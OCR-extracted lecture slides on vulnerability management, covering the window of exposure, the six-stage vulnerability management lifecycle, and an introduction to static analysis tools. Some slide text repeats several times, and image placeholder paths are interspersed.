
- Vulnerabilities often spawn a race between attacks and remediations.
- A possible antivirus-oriented lifecycle is(*):



(*) L. Bilge, T. Dumitraş, “Before We Knew It: An Empirical Study of Zero-day Attacks in the Real World”, Proc. of the 2012 ACM conference on Computer and Communications Security, pp. 833–844.

Window of Exposure


- Vulnerabilities often spawn a race between attacks and remediations.
- A possible antivirus-oriented lifecycle is(*):



(*) L. Bilge, T. Dumitraş, “Before We Knew It: An Empirical Study of Zero-day Attacks in the Real World”, Proc. of the 2012 ACM conference on Computer and Communications Security, pp. 833–844.

Window of Exposure


- Vulnerabilities often spawn a race between attacks and remediations.
- A possible antivirus-oriented lifecycle is(*):



(*) L. Bilge, T. Dumitraş, “Before We Knew It: An Empirical Study of Zero-day Attacks in the Real World”, Proc. of the 2012 ACM conference on Computer and Communications Security, pp. 833–844.

Window of Exposure


- Vulnerabilities often spawn a race between attacks and remediations.
- A possible antivirus-oriented lifecycle is(*):



(*) L. Bilge, T. Dumitraş, “Before We Knew It: An Empirical Study of Zero-day Attacks in the Real World”, Proc. of the 2012 ACM conference on Computer and Communications Security, pp. 833–844.

Window of Exposure

- Vulnerabilities often spawn a race between attacks and remediations.
- A possible antivirus-oriented lifecycle is(*):



(*) L. Bilge, T. Dumitraş, “Before We Knew It: An Empirical Study of Zero-day Attacks in the Real World”, Proc. of the 2012 ACM conference on Computer and Communications Security, pp. 833–844.

Vulnerability Management Lifecycle

- The **Vulnerability Management Lifecycle** is a **continuous** process that helps organizations to:
  - (proactively) **manage** security risks
  - **minimize** the potential for cyberattacks.
- Typically consists of **six** stages:
  - Asset Discovery and Identification
  - Vulnerability Assessment
  - Risk Analysis and Prioritization
  - Remediation and Mitigation
  - Verification and Validation
  - Monitoring and Improvement.

Source: Splunk, https://www.splunk.com/en_us/blog/learn/vulnerability-management.html

Vulnerability Management Lifecycle


- **Asset Discovery and Identification**:
  - first stage
  - identification and catalog of all the assets of an organization (e.g., HW and SW)
  - baseline of what should be protected.
- **Vulnerability Assessment**:
  - assess assets for vulnerabilities
  - scanning, pentesting, testing, etc.
- **Risk Analysis and Prioritization**:
  - identified vulnerabilities are analyzed and prioritized according to their potential impact
  - help organizations to focus on the most critical risks.
- **Remediation and Mitigation**:
  - fix/mitigate identified vulnerabilities
  - apply patches, update software, deploy security controls, improve configurations, etc.


Vulnerability Management Lifecycle

- **Verification and Validation**:
  - verify that (all) the vulnerabilities have been successfully addressed
  - re-scanning systems and validating the fixes or configurations.
- **Monitoring and Improvement**:
  - continuous monitoring for new vulnerabilities
  - re-assessment of existing threats
  - guarantee that the security posture remains strong.

How to Find Vulnerabilities

- There is no a one-size-fits-all approach for detecting security flaws.
- Just a hint on two very popular approaches:
  - static analysis
  - fuzz testing.
- Preliminaries:
  - **Abstract Syntax Tree (AST)**: used by compilers, it is an abstract syntactic representation of the source code, for instance, it neglects parentheses
  - **Instrumentation**: addition of new code for altering the behavior of a binary/program or for enhancing its monitoring.






Static Analysis


- When source code is available, it can be analyzed via **Static Application Security Testing (SAST)** tools.
- SAST tools scan the code in search of vulnerabilities by using two main techniques:
  - **Pattern-matching**: search for patterns in the code or in intermediate representations, i.e., the AST
  - **Taint analysis:** “important” variables are labeled and tracked through the program to detect wrong or possible harmful usages.

Static Analysis




Source: https://semgrep.dev

Static Analysis



